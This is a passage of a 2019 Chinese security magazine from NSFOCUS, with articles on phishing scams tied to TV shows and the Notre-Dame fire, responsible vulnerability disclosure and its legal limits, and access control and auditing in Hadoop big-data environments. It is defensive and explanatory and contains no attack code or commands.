安全+
SECURITY
2019/09 总第 042
技术版 ▶▶ 与安全人士分享技术心得 Share technique experience with security professionals

★ 本期焦点

大数据环境安全管控浅析

绿盟威胁情报平台(NTIP)
——帮助客户构建本地威胁情报中心

绿盟数据安全解决方案

网络安全知识图构建之ATT&CK

绿盟科技官方微信

NSFOCUS

本期看点 HEADLINES

主办：绿盟科技
策划：绿盟内刊编委会
地址：北京市海淀区北洼路4号益泰大厦三层
邮编：100089
电话：(010)6843 8880-5463
传真：(010)6872 8708
网址：www.nsfocus.com

2019/09 总第 042

欢迎您扫描封面左下角的二维码，关注绿盟科技官方微信，分享您的建议和评论，或者来信nsmagazine@nsfocus.com与我们交流。（本刊部分图片来源于网络）

安全+ SECURITY+

目录 CONTENTS

卷首语

数字化成为时代必然的选项，提升社会运行以及企业经营的效率，带来个人生活的便利。然而数字化、网络化，难以避免会伴生而至网络安全威胁与风险，个人数据、企业经营数据及支撑业务系统、政府公共服务系统及服务对象信息，在私密性、完整性保护上，都提出更高的要求。持续的技术进步、社会性的数字化变革，正深刻影响着政府、企业、个人的方方面面，网络安全已成为多方关注的技术焦点技术之一。

新技术应用会引入新的风险要素，融合系统的复杂性也会增加网络安全问题的多样性，叠加因素必然给安全防护体系的设计及日常运营提升难度。网络安全的攻防态势只会更加严峻，正如本期《Banjori 银行木马分析报告》指出：攻击者娴熟地使用 DGA 算法来获取控制服务器 IP 地址，试图规避安全检测机制，呈现了一定的智能性。另外，攻击者、地下网络黑产人员，在传播恶意样本、寻找受害对象的途径选择上，更加社工化。本期也有文章分析，通过 IP 粉丝、热点潮剧等手段获取个人隐私数据，传播途径和时效性都扩大危害影响。

随着以云网络、大数据智能技术为中心的信息系统建设成为主流，实体资产实现数字化，业务运营产生的数据在支撑数字化分析，智能做出商业决策。因此，数据的核心价值日益彰显。依托云网络的大数据业务系统，集约化的技术平台极大提升效率，但集中的数据平台会增加系统被攻破后造成损失的风险，这恰是大部分的业务方所无法承担的。数字资产保护，敏感数据在业务系统之间安全流转，毫无疑义成为网络安全监控防护工作的重点。数据的价值在于流动、在于应用，围绕数据安全, API 应用安全, 必然会成为攻防博弈的持续热点。如何应对, 本期的几篇文章, 绿盟技术团队从数据安全产品方案、大数据环境安全管控、敏感数据的大数据监测、响应、运营等方面给出实践分享，在大数据安全的鸿蒙之初，为大家带来思考和实践参考。

网络安全攻防态势十分严峻，“道高一尺，魔高一丈”，防御力量必须实时紧盯。从防护角度，工程上要用好网络防护设备，产品设计也要智能化、可编排支持自动响应。安全运营中，更需要建设一套实用的网络威胁情报体系，实时掌握内外部动态。单一产品是在点上做好防护，风险和威胁来源是立体的，绿盟科技通过长期投入，安全研究团队建立了全球威胁知识库，构建了一套网络威胁安全知识体系，《网络安全知识图构建之 ATT&CK》分享了绿盟研究团队基于 ATT&CK 的图谱知识库建设的实践。本期文章介绍了绿盟科技部分安全产品的设计、工程运营方法，希望为打赢攻防实践战给读者帮助。

“未知攻，焉知防”，安全研究者需要持续挖掘各类漏洞、分析系统脆弱性、验证攻击可行路径。攻防对抗是战场，也是利益场，如何合规合法开展漏洞研究工作，本期《安全漏洞挖掘》通过翔实案例分享心得，让我们共同为中国乃至全球的网络空间的清朗，贡献正能量!


杨传安

凛冬将至，潜藏的黑产闻声而动

绿盟科技 信息安全管理部 侯绍博

回顾 2019 年上半年，无疑是让英美剧爱好者大饱眼福的一段时间。4 月，美国最受欢迎的电视剧集《权力的游戏》在 HBO 电视网播出第八季，这也是该系列的最终一季。6 月，热播英剧《黑镜》在 NETFLIX 网站上线，同样引起了激烈的讨论与关注。除此之外，编剧斯蒂芬 · 莫法特和马克 · 加蒂斯共同证实，英剧《神探夏洛克》还将续拍第五季，这无疑也引起了一众卷福粉丝们的期待。

仅以《权力的游戏》为例，在第一季播出后，相关话题在微博上的阅读量迅速突破 2 亿人次，腾讯视频播放量突破 5500 万人次。尽管大多数网友对这一季《权力的游戏》的剧情安排不是很认同，但终归是要有始有终，总得完整地看完这一季，才能在网上尽情吐槽。



说过了屏幕中的故事，我们再回归到现实世界中。如果说，要在当今世界中找寻某个时代留存的痕迹，那么历史建筑就是最好的证明。但遗憾的是，由于人为疏忽或意外情况，这些历史建筑也存在被损坏的可能性。2019 年 4 月，法国巴黎圣母院塔楼尖顶发生火灾，整座建筑损毁严重。事件发生后，相关话题在微博热搜榜的前 10 名中占据了 7 个，引起网友们的持续关注与讨论。

伴随人们对荧屏中电视剧集的密切关注和激烈讨论，以及现实中关于世界历史遗产与民族主义的深入争论，网络世界中也在同步进行着一场没有硝烟的战争——攻击者利用这些时事热点，发起网络钓鱼诈骗攻击。

一、热播美剧：最新资源何处寻

随着热门剧集的播出，身处国内的我们如何能获取最新的美剧资源，就成为大家不断讨论的一大问题。然而，黑产组织恰好抓住了人们的这一心理，在互联网上大量发布伪装成美剧的恶意软件，吸引用户下载和点击，从而感染用户的计算机。

2019 年第一季度，卡巴斯基发布了针对伪装成 2018 年热门电视剧集的恶意软件的研究报告。该报告显示，《权力的游戏》《行尸走肉》《绿箭侠》为恶意软件最为泛滥的电视剧集，且伪装成《权力的游戏》的恶意软件占所有此类恶意软件的近五分之一（17%）。恶意软件主要伪装成每一季的第一集和最后一集，以此来吸引更多用户的关注和下载。

这一类恶意软件，通常会按照各视频站点及字幕组对美剧的命名格式进行命名，利用较长的文件名使用户忽略诸如 .exe 的可疑后缀。用户如果不加留意，很可能会直接双击打开该文件，并导致计算机有感染病毒、木马的风险。

安全建议：

1. 建议优先选择国内获得版权的官方视频平台观看剧集。

2. 在下载美剧前，应尽量选择知名度高、评价普遍较好的平台。警惕陌生电子邮件、陌生人对话中发送的剧集下载地址或视频文件。

3. 在打开视频文件前，应检查文件实际的后缀名是否以“.MP4”“.AVI”等常见视频文件格式结尾。

4. 针对网络下载的视频文件，建议右键点击，手动选择“打开方式”为常用的视频播放器，从而避免误打开恶意可执行文件。

二、粉丝效应：参与竞猜赢周边商品

除了第一时间观看最新剧集之外，一些影视作品的粉丝可能会热衷于参加结局竞猜等活动，同时也会购买周边商品，或者下载相关的游戏软件。针对这一系列粉丝效应，黑产组织可能会精心设计一个活动网站，以高额或限量的奖品诱惑用户参与竞猜等活动，并要求用户填写个人信息，从而收集用户隐私。

1. 结局竞猜，收集用户隐私


下面展示的是一个钓鱼网站的实际案例，我们可以明显看出，该网站使用了《权力的游戏》的官方海报，以“竞猜最终获得胜利的家族”为主题，诱导用户填写姓名、手机号、电子邮箱、所在公司等信息。

用户一旦填写这些信息，恶意组织就会对其进行记录，并可能在之后利用这些信息面向用户发起进一步的诈骗活动。

2. 周边商店，开展金融诈骗

作为《权力的游戏》的忠实粉丝，谁不想获得一个官方售卖的铁王座 1:10 等比例模型，或者是丹妮莉丝的三条龙手办呢? 攻击者牢牢抓住了粉丝的周边收藏心理，创建虚假的商城网站，或收集用户的信用卡等详细信息，进行金融诈骗。下面展示的是一个伪造的“官方在线商店”的案例。

在该商店中，囊括了《权力的游戏》的 DVD 和原著书籍、周边服装、纪念品、珠宝首饰、海报、角色扮演（Cosplay）假发等商品，可以



说是一应俱全。用户可以认真挑选自己心仪的商品，并支持 VISA 信用卡、Mastercard 等多种信用卡支付。用户在完成支付后，永远无法等来自己想要的周边商品，取而代之，收到的可能会是信用卡的高额账单。

3. 移动应用，发布恶意 APP

随着热门剧集的不断上线，一大批相关的移动应用也陆续上架应用市场，其中也蕴藏了一些伪装的木马病毒。一些恶意软件以热门剧集为主题，诱导用户下载并运行 APP。实际上，这些恶意 APP 中包含后台私自发送短信、上传手机中个人信息、屏蔽特定短信、推送浮窗广告等功能，将会给用户带来经济上的损失和个人隐私的泄露。

安全建议：

1. 影视作品的周边商品售卖和竞猜活动开展，需经过影视作品的版权方授权，且通常是由播出剧集的电视台或相关品牌的官方开展。因此，访问相应公司（例如：美国 HBO 电视台、国内某视频平台、某品牌威士忌）的官网以判断活动的真伪并参与活动，是最为明智的选择。


2. 如需从第三方平台购买周边商品，应该选择具有支付保障的购物网站（例如：eBay、淘宝等），应避免在来源不明的网站上填写相关信息并支付。

3. 下载移动 APP 前，应确认 APP 的发布者是否为官方，选择评分较高、用户评价普遍较好的应用程序进行下载。在安装 APP 前，需详细阅读 APP 请求的权限，如果请求权限超出该 APP 的实际功能，应该立即停止安装。

三、文物损毁：博取同情求捐款

2019 年 4 月，法国巴黎圣母院大教堂发生火灾，大火共燃烧了 9 个小时，导致这一具有 800 年历史之久的著名地标性建筑物严重被损毁。火灾发生后，一些恶意组织利用这一事件，通过发送电子邮件、创建网络钓鱼网站等方式，博取网络用户的同情，并欺骗用户进行“捐款”。如果用户在这些钓鱼网站上进行捐款，这些款项将不会用于支持巴黎圣母院重建，而是流向恶意组织的腰包之中。

恶意组织可能会在社交媒体上，利用机器人来大量发送伪装成捐款平台的恶意网站地址，并吸引用户点击。此外，恶意组织还会



注册与此次灾难事件相关的域名，并利用这些域名创建网站、发送钓鱼电子邮件、创建冒充合法慈善组织的网站和社交媒体账户，以进一步欺骗用户。

更有甚者，一些恶意组织在合法的众筹平台上创建项目，开展诈骗活动。例如，在合法的 JustGiving.com 网站上，一位匿名用户创建了一个目标金额为 100 万英镑的众筹活动，要求每一位用户捐献 148 英镑，用于支持巴黎圣母院重建。尽管该网站是合法的平台，但活动的创建者属于匿名用户。利用该众筹平台审核上的漏洞，或者该众筹平台发现此恶意行为的时间差，恶意组织很可能会利用这种方式成功骗取用户的捐款。

安全建议：

1. 谨慎点击来源不明的网站链接，从官方媒体、新闻站点获取最新时事资讯，不要轻易相信未知网站上发布的信息或活动。

2. 在进行慈善捐助、爱心捐款等活动前，应确认网站地址属于合法的慈善机构或政府组织，并仔细甄别活动的组织方。

3. 在社交平台上，应仔细甄别用户的身份信息，判断用户是否经过社交平台的官方身份认证（例如：加 V 等）。

随着科技的不断发展，我们能够以越来越便利的方式获取新闻资讯，观看自己想看的剧集。但与此同时，恶意组织的网络钓鱼手段也在不断提升，已经逐步从传统的网络钓鱼，升级至针对特定热点事件的钓鱼方式。这种新型的网络钓鱼诈骗攻击方式，与传统方式相比，具有更高的迷惑性和更强的针对性。因此，需要广大用户擦亮慧眼，提高警惕，提防此类攻击行为。

网络黑产现状分析、相关法规及防范方法

——（二）安全漏洞挖掘

绿盟科技 信息安全管理部 侯绍博

2017 年，在中国互联网安全大会上，曾提出“人是安全的尺度”。诚然，只要是人类完成的工作，就难免会有失误。而人类开发的代码，也难免会存在一些安全漏洞。

要避免安全漏洞被网络黑产利用，需要开发团队和漏洞研究团队两方面的共同努力。对于开发团队来说，应该在开发过程中注重安全编码规范，以最快的速度响应提交的漏洞，并对确实存在的漏洞及时进行修复。而对于漏洞研究团队来说，应该遵守安全行业漏洞披露的原则，第一时间将漏洞报告提交给厂商，并且在公布安全漏洞时不披露具体的细节信息。

接下来，我们以实际案例为基础，详细解释开发人员及厂商与漏洞研究人员的重要作用和应该遵守的原则。

一、开发人员及厂商

（一）制定并遵守安全编码规范

众所周知，一份好的编码规范能够减少产品的维护成本，增强产品代码的可读性，提高开发团队的合作效率，更能让开发人员形成良好的编码习惯。而作为安全编码规范，在上述优点的基础上，还能够降低产品被攻击者成功攻击的风险，并保障产品的保密性、完整性和可用性。

作为开发人员，在开发过程中应当遵守以下几点通用安全规范，具体如下。

（1）最小化权限原则。程序的每个处理过程都应该仅使用能够完成工作的最小特权。

（2）严格验证并过滤输入原则。默认情况下，应该将所有用户输入的内容都认为是不可信任的，并采取充分的验证和过滤机制对用户输入进行处理，包括参数、环境变量、网络接口和用户上传的文件等。

（3）简洁性原则。开发者编写的程序应尽可能使用简洁、高效的算法，复杂的算法不仅会增加运行用时，而且还会增大配置及使

用过程中出现问题或漏洞的概率。

（4）采用多种防御策略原则。在其中的一层防御被绕过或不足以抵御攻击时，另外的防御策略能防止将缺陷变为可实际利用的漏洞，从而增加安全性。

上述内容，仅仅是一个通用的原则，而针对不同语言和平台，还有更为具体的安全编码规范，希望开发人员能够积极学习并遵守。

（二）积极响应白帽、及时修补漏洞

针对开发者而言，应该积极对白帽提交的漏洞信息进行验证并给予答复，同时也应该对确认存在的漏洞进行及时修复。

2017 年 3 月 6 日，Apache Struts 漏洞被公开披露（CVE-2017-5638）。与此同时，Apache 发布了针对这一漏洞的补丁，并公开发表声明提示这一漏洞的严重程度及潜在危害。2017 年 9 月 15 日，美国征信巨头 Equifax 确认有 1.43 亿名用户隐私和近 21 万张信用卡信息遭到泄露。经过调查，安全专家发现导致信息泄露的罪魁祸首就是 Apache Struts 漏洞。在 2017 年 5 月中旬至 7 月下旬期间，黑客持续利用该漏洞秘密入侵 Equifax 服务器系统，获取大量信息，而 Equifax 在半年的时间里都没有对这一高危漏洞进行修复。

通过这样的案例，我们能清楚地认识到及时修补漏洞的重要性。由此，我们针对开发人员提出如下建议。

（1）记录服务器所使用操作系统和组件的类型及版本号，定期检查更新情况及漏洞补丁情况，及时对漏洞进行修复。

（2）考虑面向公众建立漏洞提交机制。例如，设立专门接收漏洞信息提交与处理的电子邮箱（根据国际规范，建议邮箱地址为 security@company.com）、考虑建立安全应急响应中心（SRC）接收漏洞。

（3）针对用户提交的漏洞，应第一时间安排人员进行验证并给予答复，及时修复确认存在的漏洞。

二、漏洞研究人员

（一）了解漏洞挖掘的法律尺度

1997 年颁布并实施的《中华人民共和国刑法》第二百八十五条规定了“非法侵入计算机信息系统罪”。为了进一步保障安全研究人员的合法权益，2017 年 11 月 4 日，《刑法修正案（十）》中对该条规定进行了修正，将下列三种行为定义为违法：

（1）违反国家规定，侵入国家事务、国防建设、尖端科学技术领域的计算机信息系统；

（2）侵入前款规定以外的计算机信息系统或者采用其他技术手段，获取该计算机信息系统中存储、处理或者传输的数据，或者对该计算机信息系统实施非法控制，情节严重的行为；

（3）提供专门用于侵入、非法控制计算机信息系统的程序、工具，或者明知他人实施侵入、非法控制计算机信息系统的违法犯罪行为而为其提供程序、工具，情节严重的行为。

2016 年 11 月 7 日，《中华人民共和国网络安全法》（以下简称《网络安全法》）正式出台，其中第二十六条明确规定：“开展网络安全认证、检测、风险评估等活动，向社会发布系统漏洞、计算机病毒、网络攻击、网络侵入等网络安全信息，应当遵守国家有关规定。”

根据上述法律、法规，我们能够明确以下几点内容。

（1）涉及国家事务、国防建设、尖端科学技术领域的计算机系统，在未经授权的情况下，严格禁止进行安全漏洞挖掘。

（2）用于发现风险并及早预防的安全检测、认证和风险评估行为，在一定程度上受到法律保护。

（3）在白帽黑客进行安全漏洞挖掘过程中，应注意不破坏目标系统正常功能、不复制或损坏目标系统中敏感数据、不利用掌握的漏洞信息获得收益。

（4）在白帽黑客向社会发布系统漏洞的过程中，也应遵循一定原则，避免违反法律规定。

（二）遵循安全漏洞的披露原则

漏洞研究团队应该遵守安全行业漏洞披露的原则。正所谓“侠之大者，为国为民”，作为白帽黑客，我们应该将发现漏洞的最终目的定位于帮助厂商和相关系统排除风险、预防威胁、减轻损失，而不是为了自己炫耀技术、增加声誉、获得利益。

美国长期以来实行一套漏洞披露政策，被称为“负责任的漏洞披露方式”（Responsible Disclosure）。该方式主要分为以下五个步骤。

（1）漏洞发现者第一时间将漏洞提交给厂商。

（2）厂商对漏洞进行确认、修复和推送补丁。

（3）漏洞发现者在此期间不主动披露任何信息。

（4）厂商对漏洞提交者公开致谢。

（5）在漏洞成功修复一段时间后，漏洞发现者和研究人员可以披露必要的漏洞细节。

上述过程，充分体现了“责任”的重要性。漏洞发现者和厂商都采取了积极的措施，并时刻以保护用户安全为最高优先原则，分别承担起及时报告漏洞、及时修复漏洞、不透露漏洞详情的责任。显然，这是安全行业中最理想的场景。

然而，受多种因素影响，在实际中往往不会那么尽如人意。我们需要思考一个问题：如果研究人员公布安全漏洞，就一定是“不负责任”的吗？

我们来看这样一个案例。2004 年，安全研究人员 Paul Waston 发现 Cisco 的产品存在一个 TCP/IP 协议漏洞，于是第一时间将漏洞报告给 Cisco。起初，厂商确认漏洞存在，但后来又予以否认，并认定该漏洞没有实际利用价值。Paul Waston 考虑到用户的安全，为促使 Cisco 重视这一漏洞，在 2004 年的 Cansecwest 安全会议上公开这一漏洞的部分详情。随后，Cisco 对这一公开的漏洞做出了紧急响应，迅速发布了修复程序，最终保护了用户的安全。

从这个案例可以看出，当遇到厂商消极对待漏洞时，直接公布漏洞的部分信息反而成为“对用户负责任”的行为。

2010 年 7 月，微软也将漏洞提交政策由“负责任的漏洞披露方式”改为“合作式的漏洞披露原则”（Coordinated Vulnerability Disclosure）。安全专家 Tombkeeper 对此做出了解读：此前微软强调的是“遇到漏洞你得报给我，就算我不理你，你也不能私自捅出去，否则就是不负责任”，而现在强调的是“你负责报告漏洞，我负责及时响应，我们双方都有责任”。

2017 年 6 月 1 日开始施行的《网络安全法》，也充分体现了网络安全漏洞披露的重要性。《网络安全法》第二十二条规定了产品和服务提供者对自身漏洞的告知和报告义务，第二十六条对第三方未经授权发布他人系统漏洞的行为进行了初步规定，第五十一条强调由国家统一发布网络安全监测预警信息。

在当今的场景下，我们建议安全研究人员要把握好漏洞披露的尺度，依然要将“对用户安全负责”作为首要原则，发现漏洞后要第一时间提交给厂商。

对于安全漏洞的披露，我们提出如下建议：

（1）在漏洞提交后，如果厂商已做出响应，建议最多只披露漏洞名称，例如“XX 平台存在漏洞，可导致 XX 风险”。

（2）在漏洞提交后，如果厂商消极回应或长期未修复漏洞，建议充分发挥可靠的第三方漏洞响应平台或机构的作用，将漏洞提交至国家信息安全漏洞共享平台（CNVD）及补天、漏洞盒子等平台，并由平台方根据规则进行通知或处理。

（3）在上述步骤未获得效果的情况下，建议最多只披露漏洞涉及的组件、漏洞类型和漏洞危害，例如“XX 平台 XX 组件中存在 XX 漏洞，可导致 XX 风险”。

（4）在漏洞修复前和漏洞修复后的一段时间内，除非有特殊情况，安全研究人员不应该以任何方式披露漏洞的详细信息，不应该提供漏洞的概念证明（PoC）、利用方式（EXP）代码。

（三）把握技术分享的侧重点

近年来，在许多安全技术峰会上，很多演讲者都将重点放在了攻击过程上，用 30 分钟或者更长的时间完整展示出一套攻击过程，而对防御方法可能只提及寥寥几句。

我们认为，对攻击技术进行深入了解，是制定出有效防御方法的一个充分条件。如果我们希望自己的系统固若金汤，那么只学习和了解攻击技术，是远远不够的。

安全研究者在发表技术文章或公开演讲时，也应将重点放在防御方面，不应披露过多攻击细节。作为一名白帽黑客，我们应该重点关注漏洞的防范方式，不应过多强调如何利用这一漏洞进行攻击的细节。同时，在进行公开分享时，应注意上文中提及的法律规定和国际规范，避免因泄露详细漏洞信息而造成严重后果，或为自己带来法律风险。

一次成功的攻击，也许只抓住了庞大系统中的一个脆弱点；而一次成功的防守，则需要整体的固若金汤。

如果只以攻击的思维分享知识、学习技术，那么所积累的知识将高度碎片化，无法形成整体的认知；如果以防守的心态去分享和学习，最终获得的将是对某个系统整体化的理解。

我们承认，“不知攻，焉知防”这个道理在一定程度上是正确的，然而“知攻”仅仅是“知防”的充分不必要条件。《孙子兵法》云：“善攻者，敌不知其所守；善守者，敌不知其所攻。”在实际的技术分享中，我们不应仅仅着眼于攻击方式，更应该从系统架构、算法设计、威胁建模等角度全面地进行分享和学习，掌握这些层面的漏洞成因，争取成为一名“善守”的技术人员，最终对信息系统实现全方位的防护。

大数据环境安全管控浅析

绿盟科技 SPG研发部 王豪


关键词：数据库审计 存在问题 UEBA EDM 机器学习

摘要：数据库审计过程存在许多审计和运维问题。如何更好地解决？本文以运用 UEBA、EDM 技术为例，着重介绍运用这两种技术解决审计结果达不到预期和预警信息运维的难题。

大数据环境和安全特性

大数据系统作为现在流行的数据存储、计算和分析平台，被越来越多地应用在各个行业。在数据为王的时代，由于大数据平台存储了大量的数据，对大数据平台及其存储数据的安全需求也越来越紧迫，在本文中，我们主要针对 Hadoop 的大数据环境的安全接管控进行分析。了解现有的大数据管控技术和思路。

典型的 Hadoop 大数据架构如下图，包含基础存储、资源调度、分布式计算框架、分析工具、数据采集等，图中包含了现有的基础组件和部分主流组件。



大数据环境相比传统数据环境在安全管控方面三大特性需要关注：


1. 分布式，传统数据库虽然也有分布的概念，但应用更多的还是 hadoop 等大数据平台，由于 Hadoop 的特性，对单机的硬件性能要求不像传统数据库那么高，但带来的数据存储和访问的分布式，大量的集群节点使得防护的边界变得更分散，增加对其进行管控的难度和复杂度；

2. 多样性，由于 Hadoop 在近些年的快速使用，基于 Hadoop 平台衍生了大量的开源存储、计算等组件，从而使得安全人员需要了解大量组件的原理和部署来进行相关防护，而各种组件的更新和增加速度大大加快，也带来了更多的学习成本；

3. 多接口，各种组件提供了多个访问接口，如 Hive 有 CLI、

JDBC、ODBC 等接口，从而需要考虑多接口下的安全接入，避免遗漏。

在进行大数据系统的安全管控前，需要分析哪些组件主要提供对外接口，哪些组件会涉及资源及数据的操作，这样才能了解边界，做到有的放矢，下图是 Hadoop 环境下的一些查询和存储组件的接口。



从上图可以看到这几个组件都提供了大量的操作接口，因此在了解各个组件提供了哪些接口后，在大数据业务上线前需要优先分析业务场景，确定各个组件需要开放的接口，对于不需要的接口，则要关闭相应服务和端口，避免接口对外暴露，减少安全风险。

大数据安全管控

在大数据安全中，安全管控处于非常重要的一环，哪些用户有权限访问，能做哪些操作，能访问哪些数据决定了平台和数据的安全性。一般来说，安全管控主要划分为认证管理、账号管理、权限管理和审计。认证管理是对用户的接入进行安全认证，保证其有权限接入，账号管理是对所有的账号进行统一管理，保证账号安全性和易用性，权限管理是对资源进行管理，保证用户能且只能访问有权限的资源，审计是对用户操作、资源操作进行审计，满足合规要求，做到事后分析追踪。

认证管理

Hadoop 的 1.0 版本及之前，并没有安全的认证机制。默认集群中所有节点都是可信的，这导致恶意用户能够伪装成真正的用户或者服务端入侵集群，危害平台和数据安全。在之后的版本中，Hadoop 加入了 Kerberos 认证机制，集群中的节点使用密钥认证，只有认证通过的接口才能正常访问。

Kerberos 支持 Hadoop 环境下多个组件认证，支持 Unix、LDAP 等相关用户对接，使用 Kerberos 后将有效提升集群各节点的安全性。

账号管理

主要根据业务场景而定，而用户所在系统通常已有账号管理系统，如 LDAP，而 Kerberos 等也提供了和其的对接，功能易于实现。

权限管理


由于大数据环境在安全管控方面的几大特性，对系统资源和数据的相关访问需要重点关注，从现有技术分析，主要有代理和插件两种方法来实现权限管理。

代理方式：代理方式主要针对通过网络方式访问的行为，在服务节点前设置代理，对上下行流量分析来进行权限管理。

插件方式：由于 Hadoop 环境中很多组件提供了 hook，因此在 hook 点上添加插件，能够实现相应的权限管理。

如对 Hive 的权限管理，Hive 是 Hadoop 的数据仓库，对存储在 HDFS 中的数据进行分析和管理。它主要功能是将结构化数据映射为数据库表，提供类 SQL 的查询功能，将 SQL 语句转化为 MapReduce 任务进行运行。Hive 主要是针对传统的数据工程师、分析师等提供一种相似 SQL 的查询方式，减少学习成本，提供工作效率。

Hive 的基本架构如下，Hive 提供了 CLI、JDBC、ODBC、HWI 的访问接口。其中 CLI 是 shell 访问方式，常用在运维等场景，JDBC、ODBC 主要用在客户端访问等场景。



各种接口的权限管理：

■JDBC/ODBC

在 JDBC/ODBC 的访问中，首先会连接到 HiveServer2，再通过 HiveServer2 进行后续的操作，因此考虑在 HiveServer2 中作为一个安全接入点。由于该接口用户网络访问接入，支持代理和插件的方式。

代理方式：在 HiveServer2 前使用代理，客户端首先连接代理，代理再将数据转发给 HiveServer2，代理可和策略中心联动，实时获取策略或将数据上传至策略中心，进行权限管理。

插件方式：插件功能是在 Hive 的 hook 点上对数据进行监听，从而实现权限管理，管理策略方式和代理类似。

■CLI

CLI 由于不通过 HiveServer2，因此通过插件的方式进行权限控制。分析 CLI 的访问原理，在通过 CLI 进行数据查询时，会从 Metastore 中获取到相关的元数据，从而去 HDFS 上读取相关数据，因此，在 Metastore 上实现对操作行为的监听，实现权限控制。


从上面 Hive 的分析中可以看出，实现组件的权限控制主要从以下几步入手：

1. 组件的功能分析，是否涉及资源或数据操作。

2. 组件的接口和原理分析，是否通过代理或插件方式找到相应接入点。

3. 组件的操作流程分析，结合集群部署状态分析接入点的部署形式。

如 Hive 的 JDBC/ODBC 的权限控制只需要在 HiveServer2 节点上部署，这样就能对所有对 Hive 的操作进行控制。而在 Hbase 中，参考下图的 Hbase 架构图，由于客户端可直接通过 HRegionServer 访问数据，因此在所有 HRegionServer 节点上都



需要进行权限控制。

权限管理是对被访问资源的管控，因此需要做最大化的细粒度，现有技术中能够做到对 Hive、Hbase 等的库、表、行、列、字段等细粒度控制，最大化满足用户需求。

审计

审计包括操作审计和数据审计。操作审计包括用户登录、退出等。数据审计是对资源、数据的访问行为记录，同时对行为进行分析，达到对主客体、时间、空间等的详细审计。而审计主要是通过代理或插件将审计日志上传至日志平台进行存储和分析。

综上所述，Hadoop 大数据环境中，大数据的防护管控不仅针对 Hadoop，更是对其生态圈中的大量组件需要做到安全管控，特别是流行的查询、存储、计算和资源调度等组件，这样才能实现对整个大数据环境和数据的全方位控制。

大数据安全管控市场和技术分析

